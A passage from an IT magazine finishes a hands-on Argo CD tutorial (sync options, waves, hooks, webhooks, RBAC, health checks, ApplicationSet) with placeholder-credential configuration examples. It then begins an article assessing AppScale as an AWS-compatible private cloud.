Be sure to replace `</path/to/helm/chart>` with the path to the Helm chart in your Git repository. The `--helm-set` argument sets a Helm value that overrides a value in the Helm chart. Kustomize is a standalone tool to customize Kubernetes objects through the so-called kustomization file. Argo CD supports kustomize and can apply Kustomize overlays as part of a sync operation. To use Argo CD with Kustomize, you need to define a Kustomize overlay in your Git repository. Then, you can create an Argo CD application that references the Kustomize overlay:

```
argocd app create my-app 2
--repo https://github.com/my-org/2
  my-repo.git 2
--path /path/to/kustomize/overlay 2
--dest-namespace default 2
--dest-server https://kubernetes.2
  default.svc 2
--kustomize-image my-image:v1.0.0
```

The `--path` argument points to the location of the Kustomize overlay in the Git repository, and the `--kustomize-image` argument sets a Kustomize image tag that overrides an image tag in the Kustomize overlay.

Private Repos

Argo CD can interact with private Git repositories, allowing you to manage your applications even if their manifests are stored in a private repository. This interaction is achieved by providing Argo CD with the necessary credentials to access the private repository. To configure repository credentials, you need to create a Secret in the same namespace as the Argo CD API server (Listing 5). Secret should contain the necessary credentials to access the private repository. If your private repository uses SSH keys for authentication, you can provide the SSH private key in the Secret instead of a username and password (Listing 6). The `url` field specifies the SSH URL of the private repository, and

the `sshPrivateKey` field provides the SSH private key. Once the Secret is created, Argo CD can use the provided credentials to access the private repository and manage your applications.

Multicloud Management

Argo CD supports multicloud deployments, allowing you to manage applications across multiple Kubernetes clusters. Multicloud deployments are particularly useful for managing large-scale deployments and multitenant environments. For example, you can create Argo CD applications for different clusters (Listing 7).

In this example,

```
https://cluster1.kubernetes.default.svc
```

and

```
https://cluster2.kubernetes.default.svc
```

are the API servers for the two clusters.

User Management

User management is a crucial aspect of any system, and Argo CD is no exception. Argo CD provides robust user management capabilities, including integration with various authentication providers. It has a built-in user management system that allows you to create and manage users. By default, Argo CD comes with an *admin* user, for whom you can change the password:

```
argocd account update-password 2
--current-password <current-password> 2
--new-password <new-password>
```

Argo CD supports integration with various authentication providers with Dex, which can authenticate users against a variety of sources, including static users and the LDAP, SAML, and OAuth2 standards. For example, to integrate Argo CD with GitHub for authentication, you can configure Dex in the `argocd-cm` ConfigMap (Listing 8).

Replace `<github-client-id>` and `<github-client-secret>` with your GitHub OAuth app's client ID and client secret, respectively. Replace `<argo-cd-redirect-uri>` with the redirect URI for your Argo CD instance.

Listing 5: Private GitHub Repo Secret

```
apiVersion: v1
kind: Secret
metadata:
  name: my-repo-secret
  labels:
    argocd.argoproj.io/secret-type: repository
type: Opaque
stringData:
  url: https://github.com/my-org/my-repo.git
  username: my-username
  password: my-password
```

Listing 6: SSH Private Key in a Secret

```
apiVersion: v1
kind: Secret
metadata:
  name: my-repo-secret
  labels:
    argocd.argoproj.io/secret-type: repository
type: Opaque
stringData:
  url: git@github.com:my-org/my-repo.git
  sshPrivateKey: |
    -----BEGIN RSA PRIVATE KEY-----
    ...
    -----END RSA PRIVATE KEY-----
```

Listing 7: Apps for Different Clusters

```
# Cluster 1
argocd app create my-app-cluster1 --repo https://github.com/my-org/my-repo.git
--path /path/to/application/manifests --dest-namespace default
--dest-server https://cluster1.kubernetes.default.svc
--sync-policy automated

# Cluster 2
argocd app create my-app-cluster2 --repo https://github.com/my-org/my-repo.git
--path /path/to/application/manifests --dest-namespace default
--dest-server https://cluster2.kubernetes.default.svc
--sync-policy automated
```

Once you've configured Dex, users can log in to Argo CD with their GitHub credentials.

Argo CD also supports role-based access control (RBAC), allowing you to define what actions users can perform in Argo CD. [Listing 9](#) shows how to define roles and bind them to users or groups.

The `role:developer` role can get and sync applications in the `my-app` project. The `my-org:developers` group from the identity provider is bound to the `role:developer` role.

Sync Policies

Automated sync policy allows Argo CD to apply changes from the Git repository automatically to the cluster. It can be configured in two modes: Auto-sync, wherein Argo CD automatically applies any changes as soon as they are detected in the Git repository, and Prune, wherein Argo CD automatically deletes resources that are

not present in the Git repository but exist in the cluster.

Argo CD provides a variety of sync options to customize the synchronization process. For instance, setting `Prune=false` prevents an object from being pruned, ensuring it remains in the cluster even if it's not in the Git repository. On the other hand, `Validate=false` applies objects with the `--validate=false` flag, which can be useful for certain classes of objects that don't require validation. Other options handle missing resources and resource deletion. The

`SkipDryRunOnMissingResource=true`

option skips the dry run for missing resource types, and `Delete=false` retains certain resources even after your application is deleted.

Argo CD also offers options to control the timing and method of resource application. The `PruneLast=true` option allows resource pruning to happen as a final, implicit wave of a sync operation – after the other resources have been deployed and become healthy. If a resource spec is too big for `kubectl apply`, the `Replace=true` option uses the `kubectl replace` or `kubectl create` command to apply changes.

Finally, Argo CD also provides options to manage out-of-sync resources and resource propagation. With the

`ApplyOutOfSyncOnly=true`

option, Argo CD syncs only out-of-sync resources, reducing pressure on the API server for applications with many objects. The `PrunePropagationPolicy` option controls the propagation policy for extraneous resources, with supported policies, including `background`, `foreground`, and `orphan`. How do they work? When `PrunePropagationPolicy` is set to `background`, the Kubernetes garbage collector deletes the owner objects immediately, and the ownership-controlled objects are deleted in the background. For example, if you have a deployment that creates pods, and you delete the deployment with a background

propagation policy, the deployment will be deleted immediately and the pods will be deleted in the background. You can set it as follows:

```
metadata:
  annotations:
    argocd.argoproj.io/sync-options: 2
    PrunePropagationPolicy=background
```

However, when `PrunePropagationPolicy` is set to `foreground`, the ownership-controlled objects are deleted first, and the owner object is deleted once all dependent objects are deleted. Therefore, if you have a deployment that creates pods and you delete the deployment with a foreground propagation policy, the pods will be deleted first and the deployment will be deleted once all pods are deleted. With the third setting, `orphan`, the owner object is deleted but the ownership-controlled objects are left as is. In this example, then, the deployment is deleted but the pods are left running. As you can see, users have extensive flexibility in managing the deletion of resources during pruning in Argo CD.

Sync Waves

At this point you might wonder how the synchronization process happens. Argo CD uses a mechanism known as “sync waves” that allow you to ensure certain resources are healthy before subsequent resources are synced. By default, all resources are assigned to wave 0. However, you can assign a resource to a specific wave by adding an annotation to the resource in the Git repository. The wave can be any integer, positive or negative. Resources with lower wave numbers are synced before resources with higher wave numbers. Resources with the same wave number are synced in parallel.

To assign a resource to a specific wave, use

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: my-configmap
```

Listing 8: Integrating Argo CD with GitHub

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: argocd-cm
  namespace: argocd
data:
  dex.config: |
    connectors:
      - type: github
        id: github
        name: GitHub
    config:
      clientId: <github-client-id>
      clientSecret: <github-client-secret>
      redirectURI: <argo-cd-redirect-uri>
      orgs:
        - name: my-org
```

Listing 9: RBAC

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: argocd-rbac-cm
  namespace: argocd
data:
  policy.csv: |
    p, role:developer, applications, get, my-app/*, allow
    p, role:developer, applications, sync, my-app/*, allow
    g, my-org:developers, role:developer
```



```
annotations:
  argocd.argoproj.io/sync-wave: "10"
```

When Argo CD starts a sync, it orders the resources by phase, wave, kind, and name. It applies resources in each wave and repeats this process until all phases and waves are in sync and healthy. The ConfigMap `my-configmap` is assigned to wave 10, which means it will be synced after resources in waves assigned values less than 10 are synced and become healthy. Also worth noting is the delay between each sync wave to give other controllers a chance to react to the spec change. The delay can be configured with the `ARGOCD_SYNC_WAVE_DELAY` environment variable.

Sync Phases

A sync operation is executed in a number of steps or phases. These phases allow you to control the order of operations and perform specific tasks at different stages of the sync process. At a high level are three phases: The first, `PreSync`, occurs before the main synchronization of resources. It's typically used to perform setup tasks that need to happen before the main sync, such as creating necessary namespaces or setting up permissions. Only hooks can be used in this phase.

The second phase, `Sync`, is the main phase of the sync operation, at which time Argo CD applies the desired state from the Git repository to the Kubernetes cluster. This phase includes creating, updating, or deleting resources as necessary to match the desired state.

The third stage, `PostSync`, occurs after the main synchronization of resources. It's typically used to perform cleanup or validation tasks that need to happen after the main sync, such as running tests or sending notifications. Like the `PreSync` phase, only hooks can be used.

You can define hooks for the `PreSync` and `PostSync` phases by adding annotations to the resources in your Git repository. To define a `PreSync` hook, use

```
apiVersion: batch/v1
kind: Job
metadata:
  name: pre-sync-job
  annotations:
    argocd.argoproj.io/hook: PreSync
```

The Job `pre-sync-job` will be run during the `PreSync` phase of the sync operation. Similarly, you can define a `PostSync` hook with the

```
argocd.argoproj.io/hook: PostSync
```

annotation. As you can see, sync phases provide a powerful way to manage the lifecycle of a sync operation in Argo CD, allowing you to perform specific tasks at different stages of the process.

Git Webhooks

Argo CD supports Git webhooks, which can be used to trigger automated deployments whenever changes are pushed to your Git repository. In this way, Argo CD can react immediately to changes, ensuring that your cluster's state always matches the desired state defined in your Git repository. To use Git webhooks with Argo CD, you need to configure a webhook in your Git repository to send requests to the Argo CD API server whenever changes are pushed to the repository.

The exact steps to configure a webhook depend on your Git provider, but generally, you'll need to provide the URL of the Argo CD API server and a secret that Argo CD can use to validate the webhook requests. For example, to configure a webhook in GitHub:

- Go to the Settings page of your GitHub repository.
- Click *Webhooks*, then *Add webhook*.
- In the *Payload URL* field, enter the URL of your Argo CD API server with the path `/api/webhook` (e.g., if your Argo CD API server is at `https://argocd.example.com`, you would enter `https://argocd.example.com/api/webhook`).
- In the *Content type* field, select *application/json*.

- In the *Secret* field, enter a secret of your choice. You'll need to provide this secret to Argo CD so it can validate the webhook requests.
- Select *Just the push event* to trigger the webhook only when changes are pushed to the repository.
- Click *Add webhook* to save the webhook.

Once the webhook is configured, GitHub sends a POST request to the Argo CD API server whenever changes are pushed to your repository. To configure Argo CD to use the webhook, you need to create a webhook secret in the same namespace as the Argo CD API server. This secret should contain the same secret you used when configuring the webhook in your Git repository. For example:

```
kubectl create secret generic ?
github-webhook-secret --from-literal=?
secret=<your-webhook-secret> -n argocd
```

Replace `<your-webhook-secret>` with the secret you used when configuring the webhook in your Git repository. With the Git webhook and the Argo CD webhook secret configured, Argo CD automatically syncs your applications whenever changes are pushed to your Git repository, ensuring that your cluster's state always matches the desired state defined in your Git repository and providing a truly automated GitOps experience.

Resource Health

Argo CD provides a comprehensive system for monitoring and reporting the health status of application resources. This system allows you to identify issues quickly and take corrective action, ensuring that your applications remain healthy and functional. Argo CD uses health checks to determine the status of application resources. These health checks are based on the resource's status field, which is part of the standard Kubernetes resource specification. By default, Argo CD includes built-in health checks for many common Kubernetes resource types, such as Deployments, StatefulSets, DaemonSets,

and more. For these resource types, Argo CD can automatically determine the health status on the basis of the resource's status field.

For example, for a Deployment resource type, Argo CD considers the deployment healthy if the number of up-to-date replicas matches the number of desired replicas. In addition to the built-in health checks, Argo CD allows you to define custom health checks for other resource types. You can define a custom health check by creating a Lua script that checks the resource's status field and returns a health status. You can find an example of a custom health check for a hypothetical MyResource resource type in [Listing 10](#).

The health check considers the MyResource resource healthy if its phase is "Running", progressing if its phase is "Pending", and degraded otherwise. You can view the health status of your application resources in the Argo CD UI, which displays a health

status icon for each resource, allowing you to identify any issues quickly. Additionally, you can use the `argocd app get` command to view the health status of an application:

```
argocd app get my-app
```

This command displays information about the `my-app` application, including the health status of its resources.

Monitoring Argo CD

The Argo CD monitoring features allow you to track the state of your applications in real time. The dashboard provides a visual overview of your applications, including their sync and health status. You can drill down into each application to see detailed information about the individual resources.

In addition to the dashboard, Argo CD exposes Prometheus metrics that you can use to monitor the state of your applications and the performance of Argo CD itself. These metrics can be scraped by a Prometheus server and visualized by a tool like Grafana. To configure a Prometheus server to scrape metrics from Argo CD, use

```
scrape_configs:
  - job_name: 'argocd'
    static_configs:
      - targets: 2
        ['argocd-metrics-service:8082']
```

In this example, the Prometheus server is configured to scrape metrics from the `argocd-metrics-service` on port 8082.

Argo CD supports notifications that alert you to changes in the state of your applications. Notifications in Argo CD are handled by the Argo CD Notifications plugin, which supports a variety of notification methods, including email, Slack, and more.

To set up notifications, you need to create a ConfigMap and a Secret that define your notification settings and credentials ([Listing 11](#)). The ConfigMap defines a Slack service with a webhook URL, and the Secret provides the Slack token.

Troubleshooting

Like any complex system, Argo CD sometimes encounters problems. Fortunately, it also provides several tools that help you troubleshoot and resolve these issues.

The first step in troubleshooting is to check the status of your applications with the Argo CD UI or the `argocd` CLI. In the Argo CD UI, you can see the sync and health status of your applications at a glance. Clicking on an application lets you see more detailed information, including the status of individual resources.

With the `argocd` CLI, you can see information about, for example, the `my-app` application, including its sync and health status:

```
argocd app get my-app
```

If checking the application status doesn't reveal the issue, the next step is to check the Argo CD logs, which can provide more detailed information about what Argo CD is doing and any errors it's encountering. You can view the logs of the Argo CD components with the `kubectl logs` command. For example, to view the logs of the Argo CD API server, you can use the command

```
kubectl logs 2
-n argocd deployment/argocd-server
```

This command displays the logs of the `argocd-server` deployment in the `argocd` namespace.

The `argocd` CLI includes several commands that can be useful for troubleshooting. For example, the

```
argocd app diff my-app
```

command shows the differences between the live state of your application and the desired state defined in your Git repository.

Further Automation

Argo CD provides several features that allow you to automate tasks, making it easier to manage your

Listing 10: Custom Health Check

```
hs = {}
if obj.status.phase == "Running" then
  hs.status = "Healthy"
elseif obj.status.phase == "Pending" then
  hs.status = "Progressing"
  hs.message = "Resource is in the Pending phase"
else
  hs.status = "Degraded"
  hs.message = "Resource is in an unknown phase"
end
return hs
```

Listing 11: Slack Notifications

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: argocd-notifications-cm
data:
  service.slack: |
    - url: https://hooks.slack.com/services/T00000000/
      B00000000/XXXXXXXXXXXXXXXXXXXXXXXXX
---
apiVersion: v1
kind: Secret
metadata:
  name: argocd-notifications-secret
stringData:
  slack-token: 'your-slack-token'
```


applications and streamline your workflows. These features include, among others, generating applications with ApplicationSet and automating tasks from continuous integration (CI) pipelines.

ApplicationSet is a feature of Argo CD that allows you to generate multiple Argo CD applications from a template and can be useful if you need to create similar applications for different environments, clusters, or other variations. To use ApplicationSet, you need to create an ApplicationSet resource in your Git repository. The ApplicationSet resource defines a template for the applications and a generator that produces the parameters for the template (**Listing 12**).

The ApplicationSet resource uses a list generator to create two applications, one for a production cluster and one for a staging cluster. The template defines the common configuration for the applications, and the generator provides the parameters that vary between the applications.

Argo CD can also be integrated with CI pipelines to automate tasks such as deploying new versions of your applications, allowing you to implement a continuous delivery workflow in which changes to your applications are automatically deployed to your Kubernetes cluster.

To automate tasks from a CI pipeline, use the `argocd` CLI in your CI scripts. For example, to sync an application as part of your CI pipeline, use

```
argocd login argocd-server 2
--username my-username 2
--password my-password
argocd app sync my-app
```

Running these commands in your CI scripts lets you deploy new versions of your applications automatically whenever changes are pushed to your Git repository.

Useful Tips

When deleting an application in Argo CD, it's important to remember that,

to prevent accidental data loss, Argo CD does not delete the Kubernetes resources associated with the application by default. If you want to delete the Kubernetes resources when deleting an application, you use the `--cascade` option:

```
argocd app delete my-app --cascade
```

Argo CD provides status badges that you can embed in your documentation or website that show the sync and health status of an application, allowing you a quick glimpse of the status of your applications. To use a status badge, use the URL format:

```
https://<argocd.example.com>/api/badge?2
name=<my-app>
```

Replace `<argocd.example.com>` with the URL of your Argo CD server and `<my-app>` with the name of your application.

Moreover, Argo CD allows you to add external URLs to your applications that point to documentation, dashboards, or any other relevant resources. Adding external URLs make it easier to access related resources directly from the Argo CD UI. To add an external URL, use the `--info` option:

```
argocd app set my-app 2
--info "documentation=2
https://my-docs.example.com"
```

In this case, the option adds an external URL labeled `documentation` that points to `https://my-docs.example.com`.

Conclusion

Argo CD is a powerful continuous delivery tool leveraging the GitOps paradigm. Although the aim is to automate as much as possible, you retain enormous flexibility on how the synchronization process is performed.

Don't let the simplified examples in this article fool you, though: Argo CD is a complex tool that requires time and effort to learn. For example, proper TLS configuration can easily take a couple of hours.

Listing 12: Sample ApplicationSet

```
apiVersion: argoproj.io/v1alpha1
kind: ApplicationSet
metadata:
  name: my-app-set
spec:
  generators:
  - list:
    items:
    - cluster: production
      url: https://production-cluster.kubernetes.default.svc
    - cluster: staging
      url: https://staging-cluster.kubernetes.default.svc
  template:
    metadata:
      name: 'my-app-{{cluster}}'
    spec:
      source:
        repoURL: https://github.com/my-org/my-repo.git
        targetRevision: HEAD
        path: /path/to/application/manifests
      destination:
        server: '{{url}}'
        namespace: default
```

Fortunately, the project is well documented and, once installed and properly configured, the operation itself is fairly smooth. If you are already using Kubernetes and are considering a deployment tool, you should take a look at Argo CD to see if it fits your needs. ■

Info

- [1] "Kubernetes containers, fleet management, and applications" by Martin Loschwitz, *ADMIN*, issue 71, 2022, pg. 10: [<https://www.admin-magazine.com/Archive/2022/71/Kubernetes-containers-fleet-management-and-applications>]
- [2] ArgoCD on GitHub: [<https://github.com/argoproj/argo-cd/releases>]
- [3] Argo CD documentation: [https://argo-cd.readthedocs.io/en/stable/understand_the_basics/]

Author

Artur Skura is a senior DevOps engineer currently working for a leading pharmaceutical company based in Switzerland. Together with a team of experienced engineers, he builds and maintains cloud infrastructure for large data science and machine learning operations. In his free time, he composes synth folk music, combining the vibrant sound of the 80s with folk themes.



AppScale AWS clone for private clouds

Replica

AppScale promises a private cloud with full AWS compatibility as a way out of vendor lock-in and hefty bills. By Martin Loschwitz

In early days, the public cloud – and especially AWS – was a good thing. People were able to shift large parts of their own IT equipment fleet to the cloud and seemingly save large amounts of cash because they no longer had to operate their own IT infrastructure. In the meantime, the tide has turned. As the workload running in the cloud has grown, the monthly bills from AWS have become horrendous, and because the company's entire setup is now completely oriented on AWS and its various services, it is no longer possible to roll back. At the same time, many of the hyperscalers' promises turned out to be more or less irrelevant in day-to-day operations. It's a cool fact that you can scale a web server setup from 10 to 1,000 nodes in next to no time, but it doesn't actually happen in reality, especially because many companies have not rebuilt their applications to take advantage of this level of scalability. In other words, you are paying for the kind of flexibility that you can hardly use in a meaningful way from the outset.

However, maybe there is something you can do: The AppScale suite lets you build a private cloud with the promise of being API-compatible with AWS, at least in terms of key features. At the same time, the setup is easy to build, which the vendor believes puts it ahead of other solutions like OpenStack. Under the hood, however,

AppScale is genuinely open source software. For example, the Ceph object store is used as the storage stack, which is reason enough to take a closer look at the solution. What can AppScale do, how easy is it to set up, and what costs are you looking at?

A Question of Money

Before I get into the technical details, it's a good idea to look at the financial side of AWS and a move back to your own physical hardware in more detail. Solutions like AppScale have one obvious weakness: They presuppose that you operate your own infrastructure, which is undoubtedly even more expensive today than it was in the first rush to migrate to the public cloud a few years ago. Some administrators might therefore be inclined to dismiss immediately the idea of their own on-premises cloud with AWS APIs. However, more accurate costing at this point might well be worth your while. What are the price drivers for hyperscalers and AWS in particular? At its core, AWS charges for two types of services. Services that implement classic infrastructure as a service (IaaS) in AWS with Elastic Compute Cloud (EC2) – and that's still an important share of AWS users all told – are essentially paying to provision virtual instances, which are not as cheap as some administrators might think at first glance.

If you need a fair amount of RAM and fast CPUs, you'll pay EUR700 (\$700) or more per month for an instance.

This example already gives rise to doubts about purportedly favorable AWS prices. For just south of EUR20,000, and that's what a powerful virtual machine will cost over two years, you can pick up a very respectable physical machine from, for example, Supermicro. Moreover, bare metal usually amortizes in five to seven years; in other words, it's in use for far longer. A large proportion of the costs is generated by local operations – if not on the hardware side, then from power, ventilation, and everything that goes with it. Even with AppScale, you can do little about this price.

The difference emerges when you look at the second financial factor of public cloud usage. AWS and its ilk like to lure customers with as-a-service offerings (i.e., managed databases, managed DNS services, etc.). Often enough, however, billing is based on traffic volumes or access counts. The problem then is that it is virtually impossible to make reliable forecasts. The previously mentioned scaling factor plays a significant role, too. Of course, services like Amazon's relational database can be scaled almost arbitrarily at the push of a button. However, many companies do not have such large fluctuations in the use of their digital services for constant and dynamic scaling to make monetary sense. In other words, companies are paying for a

technical option that they are not even using.

Either way, when running infrastructure in your own data center, traffic and call costs do not scale in a linear way with requests. The factor of billed consumption is totally relevant when you compare the public cloud and a local setup. In some circumstances, significant savings can be realized by directly comparing private and public clouds.

AppScale primarily supports you by improving your ability to plan the costs of operating an in-house infrastructure – the entire expense of IT operations, like back in the day. This situation is not automatically cheaper, and you need to do some serious costing up front, but if the costs for service calls turn out to be the main cost driver, AppScale may well be a valid alternative and offer you cost savings in IT.

Turbulent History

AppScale hasn't been around too long in its current form. The project was originally planned as a replica of the Google Cloud Platform (GCP). However, this was at a time when the big pie of public cloud computing had not yet been distributed, and AppScale discovered that it was backing the wrong horse. It was not GCP that won the big contracts in the pioneering phase of cloud computing, but Amazon. The idea of producing software that was API-compatible with GCP turned out to be a flop in this respect, but that didn't stop the team of AppScale developers over 15 years ago; they soon started working on an EC2 clone, which essentially means the IaaS function of AWS.

Some readers might even recall AppScale in its former state, because the software was also covered by *ADMIN* [1] under its former name, Eucalyptus. The solution disappeared from the scene for a while. At first, the developers sold their software to HP, probably in the hope that the money earned there would let them to shake up the market, but then HP stumbled in its restructuring

campaigns and soon lost interest in the private cloud altogether. The company not only unceremoniously scrapped its OpenStack commitment, but also let the Eucalyptus development become completely dormant. A small group centered around the original creators of the software finally started working on a fork of the final version of Eucalyptus released by HP under a free license. Since then, this group has been operating under the AppScale name. The catch is that although Eucalyptus was languishing under HP's wing, the AppScale developers were working on a tool of the same name for deploying and checking the compliance of resources on Google Cloud. Because the Internet does not forget, the other AppScale can still be found in the search results today if you simply search for the term. If you want to find more information about the solution after reading this article, you always need to include an additional term such as "AWS." The deployment solution for GCP has since disappeared into oblivion.

Well-Known Architecture

To avoid misunderstandings, the types of services that a private cloud needs to offer and how these will be implemented by components have long been demonstrated by projects such as OpenStack. AppScale's architectural underpinnings (Figure 1) are not much

of a surprise; many of the software's services and principles will look familiar to admins of private clouds.

Basically, AppScale works like this: A cloud controller acts as the solution's central hub and is responsible for managing resources across all areas of the cloud. As a cluster, it comprises several services that look like a single unit to the outside world. The cluster controllers on a lower level are responsible for managing the AppScale services in a region, such as an availability zone. The cluster controllers are each supported by a storage controller. Its task is to provision the local storage and connect it so that the virtual instances on the node controllers can use it. The number of node controllers per zone is practically unlimited. Accordingly, AppScale envisages the use of scalable storage: Ceph, as mentioned earlier. The rule is that each availability zone has its own Ceph cluster for block device storage. At the cloud control plane level, another Ceph cluster is added to provide object storage with a Simple Storage Service (S3)-compatible API.

The control plane also includes the core of the software: the services that emulate various AWS APIs. Besides the AWS APIs for S3 and EC2, these services currently include Identity and Access Management (IAM), CloudFormation, CloudWatch, Elastic Load Balancing (ELB), and the security token service (STS). Moreover, AppScale includes a web-based




Figure 1: The AppScale architecture holds few surprises for people familiar with private clouds. APIs control VMs and storage, with the ability to break resources down into multiple availability zones. © AppScale

console as a kind of graphical user interface (GUI). By nature, however, the focus when using cloud platforms tends to be on the APIs.

Scalability

A quick look at the AppScale architecture quickly reveals that the solution's developers understand and have internalized the principle of scalability. Instances can be added and removed virtually arbitrarily at the individual levels of the design, but especially on the compute node side. However, this feature in itself does not differentiate AppScale from other solutions – OpenStack also does seamless scalability. The key asset is Amazon compatibility, which I'll get to in detail later. The developers consider their deployment mechanism to be at least as important, because the solution comes with its own installation tool. The initial environment setup in particular is a headache, and OpenStack has only managed to establish standardized tools and processes to a limited extent thus far. The potential to establish unique selling points is great compared with competitors, and AppScale is trying hard to leverage it. The developers deliver their environment with their own tool that is based on Ansible and other automation tools, and it completes the entire deployment process in a relatively short time. The administrator's only task is to associate individual physical nodes with their roles in the AppScale context. This step ultimately tells the installation routine which services to run on which hosts. The deployment process itself runs smoothly afterward. If you later want to extend the setup, you simply use the same tools, which are basically designed to achieve idempotency. If in doubt, simply set up more compute systems to grow the environment.

AWS Compatibility

AppScale's main promise is compatibility with AWS. This goal is not surprising because the predecessor, Eucalyptus, already claimed that it was compatible with several AWS APIs.

According to AppScale, compatibility opens up several possibilities for customers, one of which is the complete migration from the public to a private cloud. The promise is that existing workflow implementations can be reused, as can any existing tooling. On the one hand, migration facilitates the deployment of new resources in the environment, and for AppScale this also means facilitating processes such as monitoring, alerting, and trending. What is almost more important from a vendor perspective is the hybrid workload option. If the AWS cloud and your own private cloud use the same APIs, all deployment and workflow tools can be applied to both. Users can then dynamically decide on an ad hoc basis whether to roll out new workloads from their existing deployment chain to AWS, to the private AppScale cloud, or as hybrid workloads with parts on both targets. For this to work well and reliably, you need a high degree of AWS compatibility, which depends on the individual use case.

Because AWS is not an open standard, the APIs are all proprietary. All functionality in AppScale is based on classic reverse engineering. The developers themselves admit that they do not support all calls from all APIs to AWS services. However, they also claim that this is not necessary for the majority of users. In most cases, people only need the most important API commands anyway, they say. AppScale says that it supports such commands fully and well. One is reminded of the Pareto principle: 20 percent of all functionality is sufficient to satisfy 80 percent of all users. In practice, though, how compatible is AppScale really? The previously cited list of supported services sheds light on the issue. Of course, EC2 for virtual instances, EBS for dynamic block storage devices, and S3 as object storage are must-haves in the portfolio. AppScale also offers virtual networks, the counterpart to virtual private clouds. Users can also use the CloudFormation cloud orchestrator in combination with compatible templates. Things become a little

more complicated with advanced AWS services. AppScale supports CloudWatch (i.e., AWS monitoring), as well as the Auto Scaling feature that is particularly popular with AWS customers ([Figure 2](#)). This feature accesses data from CloudWatch and ramps VMs up or shuts them down depending on the workload. The bundle also includes ELB and provides the Route 53 global DNS service, which is also very popular with AWS customers but currently is still a Technical Preview. To ensure that customers have a uniform regime in terms of authorization and authentication, the developers have also replicated the AWS IAM service. The Simple Queue Service (SQS) is also available as a Technical Preview. Database as a service replicates AppScale as a relational database in the form of the Amazon Relational Database Service (RDS). Although the service is no longer a Technical Preview, it offers far less choice than the original in terms of functionality.

AppScale is still working on a few services at the moment. They include ElastiCache (i.e., managed Redis and Memcached) and Elastic MapReduce (EMR), which is a kind of Hadoop as a Service. AppScale also plans to deliver a message bus and workflow manager soon as counterparts to Amazon Simple Notification Service (SNS) and Simple Workflow Service (SWF).

Missing Services

AppScale is also looking to replicate some other services, but not in a way that will be compatible with AWS. Kubernetes, for example, which is almost indispensable in modern IT operations, will be implemented in the form of Rancher with K3s and CloudFormation templates. This feature differs significantly compared with Amazon Elastic Kubernetes Service (EKS) and is indicative of a larger problem behind the scenes.

These AWS as-a-service options add value for many users of the platform. Databases such as Aurora or RedShift, for example, make it far easier for users to use AWS. Hyperscalers have




Figure 2: Old acquaintances: The AppScale dashboard is unmistakably similar to Eucalyptus but also offers services like CloudWatch and Auto Scaling. © AppScale

always tended to rely more on services like this because they reinforce the lock-in effect like no other group of applications. If you only run IaaS in AWS, you have a genuine opportunity – given some migration work and large amounts of time – to migrate your workloads to a different provider. However, fully orienting your own application on services such as RedShift or DynamoDB would tie you to a vendor, and you would be facing a complete rebuild in leaving AWS, which would be a mammoth task for which many companies quite simply lack the monetary resources. The crux of the matter is that AWS has a virtually unlimited workforce, so they have many developers capable of implementing arbitrary services. By its very nature, though, AppScale is different. Implementing a service compatible with DynamoDB would likely take a small development team months, if not years, of




sparkhaus-shop.com

Discover the past and invest in a new year of IT solutions at Linux New Media's online store.

Want to subscribe?

Searching for that back issue you really wish you'd picked up at the newsstand?

